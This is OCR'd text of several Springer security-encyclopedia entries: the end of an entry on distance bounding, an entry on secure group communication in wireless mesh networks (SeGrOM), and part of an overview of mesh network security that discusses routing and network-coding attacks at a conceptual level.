The challenge in implementing distance bounding protocols is therefore to implement a prover that is able to receive, process, and transmit signals in negligible time. This requirement can be easily met with ultrasonic distance bounding implementations where the prover's processing needs to be in the order of microseconds. However, because ultrasonic distance bounding is vulnerable to RF wormhole attacks, its use is limited to few specific applications. For most applications, radio distance bounding is the main viable way of verifying proximity to or a location of a device. In this case, the prover's processing time needs to be in the order of nanoseconds. Brands and Chaum in their original distance bounding work and Hancke and Kuhn in their follow-up work propose to use xor and comparison functions, respectively, to implement distance bounding at the prover. These functions require the prover to interpret the received bits before replying to the verifier, which results in long processing delays. Rasmussen and

Capkun show that distance bounding can be implemented using analog processing functions that do not require the prover to interpret the received bits before replying to the verifier, resulting in sub-nanosecond processing delay at the prover.

Recommended Reading

Brands S, Chaum D (1993) Distance-bounding protocols (extended abstract). In: Proceedings of Eurocrypt. Lecture notes in computer science, vol 765. Springer, pp 23–27

Capkun S, Hubaux JP (2006) Secure positioning in wireless networks. IEEE J Sel Area Commun: Special Issue on Security in Wireless Ad Hoc Networks 24(2):221–232

Hancke GP, Kuhn MG (2008) Attacks on time-of-flight distance bounding channels. In: ACM conference on wireless network security (WiSec), Alexandria, March 31–April, 2, 2008

Rasmussen KB, Capkun S (2008) Location privacy of distance bounding protocols. In: Proceedings of the 15th ACM conference on computer and communications security (Alexandria, 27–31 Oct 2008), CCS ‘08. ACM, New York, pp 149–160

Rasmussen KB, Capkun S (2010) Realization of RF distance bounding. In: Proceedings of the USENIX security symposium

Sastry N, Shankar U, Wagner D (2003) Secure verification of location claims. In: Proceedings of the 2nd ACM workshop on wireless security (San Diego, 19–19 Sep 2003), WiSe ‘03. ACM, New York, pp 1–10

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_60

Security of Group Communication in Wireless Mesh Networks

Cristina Nita-Rotaru[77] ✉, Reza Curtmola[78] ✉ and Jing Dong[79]
(77) Northeastern University, Boston, MA, USA
(78) Department of Computer Science, New Jersey Institute of Technology, Newark, NJ, USA
(79) Google, San Francisco, CA, USA

✉ **Cristina Nita-Rotaru**
Email: c.nitarotaru@northeastern.edu

✉ **Reza Curtmola (Corresponding author)**
Email: reza.curtmola@njit.edu

Synonyms

Secure wireless multicast


Definitions

Secure group communication for wireless mesh networks describes how to achieve confidentiality for one-to-many communication in wireless mesh networks in a scalable and efficient manner.

Background

Wireless mesh networks (WMNs) have emerged as a promising technology that offers low-cost high-bandwidth community wireless services. A WMN consists of a set of stationary wireless routers that form a multi-hop wireless

backbone and a set of mobile clients that communicate via the backbone routers (see Fig. 1). The community-oriented nature of WMNs facilitates group applications, such as webcast, distance learning, online gaming, video conferencing, and multimedia broadcasting. Other applications include military deployments, emergency situations deployments, and electric smart meters.



Security of Group Communication in Wireless Mesh Networks, Security of Group Communication in Wireless Mesh Networks, Fig. 1 Example mesh network

Many of these applications follow a group communication pattern in which one or more source clients disseminate data to a changing set of receivers. Communication is often achieved through scalable, high-throughput unicast and multicast wireless routing protocols. Some of these protocols were originally designed in the context of mobile ad hoc networks (MANETs) (e.g., AODV Perkins and Royer 2000, DSR Johnson et al. 2001, and DSDV Perkins and Bhagwat 1994 for unicast and MAODV Royer and Perkins 2000 for multicast). Others were specifically designed to take advantage of the mesh structure in a WMN (e.g., ODMRP Lee et al. 2002).

Security Goals for Group Communication The openness of the wireless environment makes security a critical concern in deploying group applications in WMNs.

Many group-oriented applications require the dissemination of sensitive content. Examples include multimedia conferencing and applications which require only clients that have paid or registered for the service can receive data, such as online video broadcasting and distance learning. Thus, a major security goal for group applications is providing data confidentiality such that only current group members have access to the data sent to the group. More specifically, the goal is to provide the *group secrecy* property, such that it is computationally infeasible for a nonmember node to discover the group data. This also includes the *backward* and *forward secrecy* properties which guarantee that it is computationally infeasible for a group member to gain access to the group data sent before the time it joins the group or after the time it leaves (or is revoked from) the group, respectively. Many protocols assume that current group members do not leak keys to unauthorized parties.

Note that the underlying routing and MAC layer protocols can also be subjected to attacks. The major security goal for routing protocols is to achieve data delivery within certain performance parameters. For more details about vulnerability of routing protocols for wireless mesh networks and defense techniques against attacks, see Chap. “Secure Routing in Wireless Mesh Networks”.

Theory

Secure group communication is a mature research area and has a large body of research literature. Many protocols were proposed to achieve secure group communication in wired and wireless networks.

Approaches to Secure Group Communication

Secure group communication in wired networks The most well-known protocols for single-source group multicast are centralized protocols like LKH (Wong et al., 2000) and its variants (Li et al., 2001; Wong and Lam, 2000; Zhang et al., 2003, 2004; Yang et al., 2001). These protocols maintain global membership and require direct communication to the source node for both group joins and leaves. Reliable key delivery is achieved with redundant packets (forward error correction) and end-to-end unicast recovery. The high bandwidth and latency overhead of such protocols make them unsuitable for the multi-hop wireless environment. More recently,

solutions were proposed to balance communication and storage in secure group communication when the group membership is dynamic and multiple users are revoked at once (Bruhadeshwar and Kulkarni, 2011). The authors describe techniques to provide preferential treatment for long-standing members of the group, which will need to store smaller number of keys than short-live members as the group size increases.

Secure group communication was also studied in overlay multicast networks (Yiu and Chan, 2004; Abad et al., 2005; Zhu et al., 2005; Torres et al., 2007). Although overlay networks are also multi-hop in nature, they do not have the properties of client mobility, multiple clients sharing the same access router, or the much more limited bandwidth resource as in WMNs. As a result, the protocols built for overlay networks are also not well suited for WMNs.

Secure group communication in wireless networks Due to the constrained resource in the wireless environment, the basic approach to secure group communication in wireless networks is to match the protocol structure with the structure of wireless networks in order to achieve improved performance and efficiency. Below we briefly discuss existing protocols proposed for cellular networks and MANETs.

Cellular networks also exhibit a two-tier architecture, with high-bandwidth wired links connecting base stations (BSs) and low-bandwidth links between BS and clients. The work in Sun et al. (2004) proposes a topology matching key management (TMKM) scheme that adapts the traditional key tree (LKH) to match the two-level structure of cellular networks. TMKM does not consider the problem of key distribution among BSs, as they are connected with high-bandwidth wired links. However, in WMNs, mesh routers are connected with multi-hop wireless links; thus it is crucial to also consider the communication on the backbone routers in designing a secure group communication protocol.

The work in secure group communication in MANETs include GKMPAN (Zhu et al., 2004), CRTDH (Balachandran et al., 2005), and the work in Kaya et al. (2003). GKMPAN is a group key management scheme designed for a relatively stable group and focuses primarily on member revocation. The scheme uses pair-wise keys to distribute a common group key for data encryption among group members. CRTDH (Balachandran et al., 2005) relies on the Chinese remainder theorem and the Diffie-Hellman


group key agreement for establishing group keys. It requires a number of messages linear to the group size to refresh the key for every group join and leave. Thus, it is not scalable in a wireless environment with limited bandwidth resource. Kaya et al. (2003) adopt a distributed scheme for handling group dynamics to address the high overhead of multi-hop communication in MANETs. However, the scheme fails to exploit the broadcast advantage of wireless communication, primarily due to the highly dynamic nature of MANETs which prevents the establishment of a local subgroup key for data delivery.

When shared secret distribution is available (e.g., through preloading of secrets on devices prior to deployment), Bezawada et al. (2017) propose a group key establishment protocol for dynamically formed groups that balances storage and communication. Their approach relies on a logical hierarchical shared secret structure overlaying the mesh network nodes which is independent of their physical deployment.

Secure Group Overlay-Based Group Communication in WMNs

The SeGrOM protocol (Dong et al., 2009) presents a secure group communication framework that is designed to address the specific characteristics of WMNs, such as the broadcast nature of wireless communication, the static nature of backbone routers, and the sharing of access routers among multiple clients.

In the high level, SeGrOM ensures group data confidentiality with respect to outsiders and routers by establishing a secure group overlay among member clients (see Fig. 2). The encrypted group data is delivered with a multicast tree connecting routers with member clients. Member join and leaves events are handled locally by their neighboring member clients.



Security of Group Communication in Wireless Mesh Networks, Security of Group Communication in Wireless Mesh Networks, Fig. 2 Conceptual abstraction of the secure group overlay

As a router can have several clients connected to it, SeGrOM requires that a member client from each router is elected as the *head member* for the router. The head members of different routers form an overlay on top of the multicast tree by establishing a symmetric key with their upstream head member and each of their downstream head members using standard PKI techniques. This overlay is referred as the *secure group overlay* and the symmetric key as the *link key*. The join and leave of non-head members are handled by their local head member, while the join and leave of head members require only local link key reestablishments.

With the above setup, the flow of a group data packet is as follows. The source first encrypts the packet and forwards it to its access router, which then delivers the data packet to the head members in the network through the multicast tree. The head members participate in the secure data delivery

protocol on the backbone network and thus are able to decrypt the data received over the multicast tree. On receiving a data packet, the head members forward the data to the other members associated with the same router in a secure manner, e.g., by maintaining a common data encryption key in the local area.

A major component in this process is the selection of key used to provide data confidentiality among head members. SeGrOM considers two approaches. In the first approach, SeGrOM-Group, the data confidentiality is ensured with a common group key, which is distributed and refreshed using the secure overlay. In this case the trade-offs are between global key refreshment overhead and partial loss of forward and backward secrecy. In the second approach, SeGrOM-Link, a unique data key is used for every data packet to ensure full forward and backward secrecy. SeGrOM also includes an optimization to SeGrOM-Link, SeGrOM-Hop, which reduces the computation and communication overhead in SeGrOM-Link with the help of hop keys.

SeGrOM-Group In SeGrOM-Group, the data packet is encrypted with a common group key. The common group key is disseminated from the source on the secure group overlay. To avoid notifying the source for each group join and leave, a batching technique (Li et al., 2001) is used, where the source refreshes the group key periodically irrespective of group dynamics. The advantage of this scheme is its improved performance and simplicity. However, as the key will not be changed immediately, when the group changes, nodes that have left the group will still be able to decrypt group data until the current key period elapses and a new group key is issued. This results in a partial loss of the forward and backward data secrecy due to the use of periodic group key refreshment.

SeGrOM-Link In SeGrOM-Link, the source generates a random encryption key for each data packet. To allow group members to decrypt the data, this data encryption key is delivered hop-by-hop on the secure group overlay, alongside the data, protected by overlay link keys. Since link keys can be changed immediately upon changes in head members, SeGrOM-Link ensures full forward and backward data secrecy.

SeGrOM-Hop SeGrOM-Hop optimizes the delivery of the data encryption keys in SeGrOM-Link by maintaining a *hop key*, shared between each head member and all of its downstream head members. With the hop key, the data encryption key must only be re-encrypted and broadcast once, instead of requiring a separate encryption and unicast for each downstream head member. Since the data encryption key has to be delivered for every data packet, the savings on computation and communication can be significant for applications with high data rates.

Applications

Examples of applications that can benefit from secure group communication in wireless mesh networks services are applications which disseminate sensitive content, such as multimedia conferencing, and applications which seek to ensure that only clients that have paid or registered for service can receive data, such as online video broadcasting and distance learning.

References

Abad C, Gupta I, Yurcik W (2005) Adding confidentiality to application-level multicast by leveraging the multicast overlay. In: Proceedings of ADSN in ICDCSW'05. https://doi.org/10.1109/ICDCSW.2005.32

Balachandran RK, Ramamurthy B, Xukai Z, Vinodchandran NV (2005) CRTDH: an efficient key agreement scheme for secure group communications in wireless ad hoc networks. In: Proceedings of IEEE ICC 2005

Bezawada B, Liu AX, Liang X, Li R (2017) A template approach for group key distribution in dynamic ad-hoc groups. In: 2017 IFIP Networking Conference, pp 1–9

Bruhadeshwar B, Kulkarni SS (2011) Balancing revocation and storage trade-offs in secure group communication. IEEE Trans Dependable Secur Comput 8(1):58–73

Dong J, Ackermann KE, Nita-Rotaru C (2009) Secure group communication in wireless mesh networks. In: Ad Hoc Networks (Elsevier). Special Issue: Privacy and Security in Wireless Sensor and Ad Hoc Networks 7

Johnson DB, Maltz DA, Broch J (2001) DSR: the dynamic source routing protocol for multi-hop wireless ad hoc networks. In: Ad Hoc Networking, chap 5. Addison-Wesley, pp 139–172

Kaya T, Lin G, Noubir G, Yilmaz A (2003) Secure multicast groups on ad hoc networks. In: Proceedings of SASN'03. https://doi.org/10.1145/986858.986872

Lee SJ, Su W, Gerla M (2002) On-demand multicast routing protocol in multihop wireless mobile networks. Mob Netw Appl 7(6):441–453

Li X, Yang Y, Gouda M, Lam S (2001) Batch rekeying for secure group communications. In: Proceedings of WWW'01. https://doi.org/10.1145/371920.372153

Perkins CE, Bhagwat P (1994) Highly dynamic destination-sequenced distance-vector routing (DSDV) for mobile computers. In: Proceedings of SIGCOMM

Perkins CE, Royer EM (2000) Ad hoc on-demand distance vector routing. In: Ad hoc Networking. Addison-Wesley

Royer E, Perkins C (2000) Multicast ad-hoc on-demand distance vector (MAODV) routing. In: Internet Draft

Sun Y, Trappe W, Liu KJR (2004) A scalable multicast key management scheme for heterogeneous wireless networks. IEEE/ACM Trans Netw 12(4):653–666. https://doi.org/10.1109/TNET.2004.833129

Torres R, Sun X, Walters A, Nita-Rotaru C, Rao S (2007) Enabling confidentiality of data delivery in an overlay broadcasting system. In: INFOCOM 2007

Wong C, Lam S (2000) Keystone: a group key management service. In: Proceedings of ICT'00. citeseer.ist.psu.edu/wong00keystone.html

Wong C, Gouda M, Lam S (2000) Secure group communications using key graphs. Trans Netw 8(1). https://doi.org/10.1109/90.836475

Yang Y, Li X, Zhang X, Lam S (2001) Reliable group rekeying: a performance analysis. In: SIGCOMM'01. https://doi.org/10.1145/383059.383062

Yiu WP, Chan SH (2004) SOT: secure overlay tree for application layer multicast. In: ICC'04

Zhang X, Lam S, Lee DY, Yang Y (2003) Protocol design for scalable and reliable group rekeying. ToN 11(6). https://doi.org/10.1109/TNET.2003.820256

Zhang X, Lam S, Lee DY (2004) Group rekeying with limited unicast recovery. Comput Netw 44(6). https://doi.org/10.1016/j.comnet.2003.12.012

Zhu S, Setia S, Xu S, Jajodia S (2004) GKMPAN: an efficient group rekeying scheme for secure multicast in ad-hoc networks. Mobiquitous. http:// doi.ieeecomputersociety.org/10.1109/MOBIQ.2004.13 31709

Zhu S, Yao C, Liu D, Setia S, Jajodia S (2005) Efficient security mechanisms for overlay multicast-based content distribution. In: ACNS

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300886

Security of Radio Frequency Identification

RFID Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_56

Security of Wireless Mesh Networks (General Overview)

Reza Curtmola[80] ✉, Jing Dong[81] ✉ and Cristina Nita-Rotaru[82] ✉
(80) Department of Computer Science, New Jersey Institute of Technology, Newark, NJ, USA
(81) Google, San Francisco, CA, USA
(82) Northeastern University, Boston, MA, USA

✉ **Reza Curtmola (Corresponding author)**
Email: reza.curtmola@njit.edu

✉ **Jing Dong**
Email: jongdong0@gmail.com

✉ **Cristina Nita-Rotaru**
Email: c.nitarotaru@northeastern.edu

Synonyms

Secure networks design

Definitions

Security of wireless mesh networks represents a collection of protocols and mechanisms designed to achieve security services such as authentication, integrity, and confidentiality for protocols used in the context of wireless mesh networks.

Background


Wireless mesh networks (WMNs) have emerged as a promising technology that offers low-cost high-bandwidth community wireless services. The self-maintenance feature of WMNs and the low cost of wireless routers make WMNs a promising technology for providing economic solutions for a wide range of applications, such as broadband community wireless service, enterprise wireless networking, security surveillance, and emergency networking (Akyildiz et al., 2005). In addition, through bridging and gateway functions of mesh routers, WMNs can be easily integrated with other networks, such as the Internet, cellular networks, wireless local area networks (WLAN), wireless personal area networks (WPAN), wireless metropolitan area networks (WMAN), and sensor networks.

Given the large number of potential applications, WMNs have attracted tremendous interest from both academia and industry and resulted in dedicated sub-working groups in several industry standards groups, such as 802.11, 802.15, and 802.16 (Denteneer, 2011; Heile, 2020; Djukic and Valaee, 2007).

Group-oriented applications are an important class of applications on WMNs, given the community-oriented nature of WMN deployments. Example applications include webcast, distance learning, online gaming, video conferencing, and multimedia broadcasting. Many of these applications follow a communication pattern in which one or more source clients disseminate data to a changing set of receivers.

Wireless Mesh Networks A wireless mesh network consists of a set of stationary wireless mesh routers and a set of wireless mesh clients (see Fig. 1). Each mesh router may be equipped with one or more wireless transceivers. As the radio range is insufficient to cover the entire deployment area, to communicate with each other, mesh routers form a

multi-hop wireless network and relay traffic for each other.



Security of Wireless Mesh Networks (General Overview), Fig. 1 An example of a wireless mesh network

Each mesh client is associated with a mesh router and communicates with other mesh clients via the multi-hop network formed among the mesh routers. A mesh client may be mobile, and the state of the client is maintained with a handoff protocol between mesh routers.

Communication in wireless mesh networks is done using wireless transmissions in a multi-hop fashion where the communication between source and destination is relayed by intermediate nodes. Routing protocols that were proposed in MANETs for unicast (e.g., AODV Perkins and Royer 2000, DSR Johnson et al. 2001, DSDV Perkins and Bhagwat 1994) and multicast (e.g., MAODV Royer and Perkins 2000) can be used in WMNs. In addition, some routing protocols such as ODMRP (Lee et al., 2002) were specifically designed to take advantage of the mesh structure in a WMN.

Driven by the increasing demand for rich and high-speed content access, recent research in WMNs has focused on developing high-performance communication protocols and given rise to two general design approaches, *dynamic topology-aware adaptation* and *dynamic network coding*. The main principle of dynamic topology-aware adaptation is to improve performance by dynamically adjusting protocol structure to accommodate the unstable nature of wireless links. Such adaptation is performed based on new routing metrics such as ETX (Couto et al., 2003), PP (Keshav, 1993; Draves et al., 2004), RTT (Adya et al., 2004), and SPP (Roy et al., 2006) which capture the quality of the links and are better

metrics for selecting high-throughput paths than the traditional hop count metric. Dynamic network coding, on the other hand, improves performance by exploiting the broadcast nature of wireless communication to effectively make use of the common occurrence of packet overhearing in wireless networks. The core principle of network coding is that intermediate nodes actively mix (or *code*) input packets and forward the resulting coded packets. Both approaches have been adopted in a wide range of practical systems and demonstrated significant improvement in system performance.

Theory

There are several aspects that make wireless networks in general and wireless mesh networks less robust and more vulnerable than their wired counterpart. High error rates, variable and unpredictable characteristics of the signal strength, and propagation fluctuations with time and environment frequently result in broken links. Thus, wireless medium provides less robust communication than wired networks, making robustness a major challenge when designing group services operating on wireless networks. Scaling protocols is burdened by the shared nature of the medium, the interference, and the limited bandwidth. Last but not least, security is more challenging in WMNs because the open wireless medium is more susceptible to attacks at all network levels and the multi-hop communication makes services more vulnerable to attacks coming from within the network. Specifically, as wireless communication is inherently open, attackers can easily set up rogue nodes to mount a wide variety of attacks, such as eavesdropping, jamming, man-in-the-middle, and spoofing. Software bugs, mis-configurations, and easy physical access all make mesh routers easier to be subverted by attackers and result in insider attacks.

Unfortunately, achieving security in wireless networks is much more challenging than in wired networks, especially for protocols aiming at high performance. On the one hand, wireless networks have a much more open communication environment and are subjected to a much wider range of attacks; on the other hand, wireless networks are much more limited in resource; thus only lightweight solutions can be applied. As a consequence, many security protocols proposed for wired networks are inapplicable in the wireless environment.

Based on the specific architecture in designing wireless mesh networks and the applications envisioned to be deployed on them, three aspects related to the security of wireless mesh networks are discussed: (1) group communication security for wireless mesh networks. (2) secure network coding, and (3) secure routing for dynamic-topology adaptation architectures.

Group communication security Many of the applications envisioned for wireless mesh networks are group applications. A major security goal for group applications is providing data confidentiality such that only current group members have access to the data sent to the group. Previous communication must remain protected from newly joined members, and future communication must be protected from members who have left the group.

Existing solutions for wired networks (Wong et al., 2000; Perrig et al., 2001; Zhang et al., 2005; Abad and Gupta, 2005; Torres et al., 2007) are not well suited for WMNs as they assume efficient reliable end-to-end and multicast delivery, which is much more expensive to achieve in a multi-hop wireless environment. These protocols also do not exploit unique features of WMNs, such as the broadcast nature of wireless communication. Solutions proposed for wireless sensor networks (WSNs) (Du et al., 2006; Chan et al., 2003; Eschenauer and Gligor, 2002) and MANETs (Zhu et al., 2004; Balachandran et al., 2005; Kaya et al., 2003) are designed to sustain severe computation power, storage, mobility, and energy constraints and as a result have limited scalability and robustness.

Most of the secure group communication protocols for wireless networks were designed in the context of MANETs. Examples include GKMPAN (Zhu et al., 2004), CRTDH (Balachandran et al., 2005), and the work in Kaya et al. (2003). GKMPAN is a group key management scheme designed for a relatively stable group and focuses primarily on member revocation. The scheme uses pair-wise keys to distribute a common group key for data encryption among group members. CRTDH (Balachandran et al., 2005) relies on the Chinese remainder theorem and the Diffie-Hellman group key agreement for establishing group keys. It requires a number of messages linear to the group size to refresh the key for every group join and leave. Thus, it is not scalable in a wireless environment with limited bandwidth resource. Kaya et al. (2003) adopt a distributed scheme for

handling group dynamics to address the high overhead of multi-hop communication in MANETs. However, the scheme fails to exploit the broadcast advantage of wireless communication, primarily due to the highly dynamic nature of MANETs which prevents the establishment of a local subgroup key for data delivery.

SeGrOM (Dong et al., 2009a) is a framework designed especially for wireless mesh networks. The framework employs decentralized group membership, promotes localized communication, and leverages the wireless broadcast nature to efficiently accommodate dynamic group changes and reduce communication overhead. The framework supports three secure multicast variants, with different trade-offs in complexity, cost, and security, and an efficient group revocation protocol that exploits localized client mobility.

For more details about secure group communication in wireless mesh networks, see Chap. “Security of Group Communication in Wireless Mesh Networks”.

Secure routing A routing protocol in a WMN ensures that data sent by the source is routed across the network in a multi-hop fashion and reaches the destination. In this process, the routing is vulnerable to a wide variety of attacks because of the characteristics of the open wireless transmission medium and the lack of physical security of the mesh nodes. Attacks against routing range from simple attacks such as packet injection, modification, or replay (which can be performed by outside attackers) to more sophisticated attacks that are performed by inside attackers, such as packet dropping, flood rushing, and the wormhole attack. Given their static nature and their use for applications that require high throughput, WMNs can also be subjected to metric manipulation attacks, which exploit the fact that routes are built based on the quality of wireless links as reported by the mesh nodes. The attacks can be particularly challenging to defend against when multiple attackers collude and coordinate their malicious actions.

To thwart outsider attacks, basic cryptographic primitives are usually sufficient. However, mitigating attacks executed by insiders requires more complex techniques, and cryptography alone is not sufficient. Examples include the monitoring of nodes by their neighbors (Marti et al., 2000), the use of end-to-end acknowledgments between destination and source (Awerbuch et al., 2007), the use of accusation mechanisms (Dong et al.,

2008), or the use of specialized hardware (Hu and Evans, 2004). For more details about attacks and defenses against routing in wireless mesh networks, see Chap. “Secure Routing in Wireless Mesh Networks”

Secure network coding Wireless mesh networks building on the paradigm on network coding make numerous optimizations and design choices to solve a plethora of practical aspects. Unfortunately, many of these design choices result in protocols that have numerous security vulnerabilities.

For example, the very nature of packet mixing makes network coding systems vulnerable to a severe security threat known as *pollution attacks*, in which attackers inject corrupted packets into the network. Although packet injection is not a new attack, its impact on network coding is devastating. This is because as long as there is one corrupted packet that an intermediate node uses during the coding process, all the coded packets forwarded by the node will be corrupted. The result is an epidemic propagation of corrupted packets, as further nodes code and forward more corrupted packets.

In another type of attack, an *entropy attack*, the attacker creates non-innovative packets (i.e., packets that contain information already known by the system), resulting in a severe degradation of system performance.

Most of the work relevant to the security of network coding has focused exclusively on the packet pollution attack. To prevent pollution attacks, intermediate nodes need to verify that each received coded packet is a valid combination of native packets from the source. As a result, traditional digital signature schemes cannot be used to defend against pollution attacks, because the brute force approach in which the source generates and disseminates signatures of all possible combinations of native packets has a prohibitive computation and communication cost, and thus it is not feasible. Several cryptographic approaches were proposed to combat this attack (Charles et al., 2006; Zhao et al., 2007; Yu et al., 2008). In such approaches, the source uses cryptographic techniques to create and send additional verification information that allows nodes to verify the validity of coded packets. Polluted packets can then be filtered out by intermediate nodes. The proposed schemes rely on techniques such as homomorphic hash functions or homomorphic digital signatures. These schemes have high computational overhead, as each verification requires a large number of modular exponentiations. In addition, they require the verification

information (e.g., hashes or signatures) to be transmitted separately and reliably to all nodes in advance; this is difficult to achieve efficiently in wireless networks.

Several recent schemes avoid the cost of using heavyweight cryptographic primitives (Dong et al., 2009b; Yu et al., 2009; Agrawal and Boneh, 2009). For more details about attacks and defenses in wireless mesh networks relying on network coding, see Chap. “Secure Network Coding for Wireless Mesh Networks”.

Applications

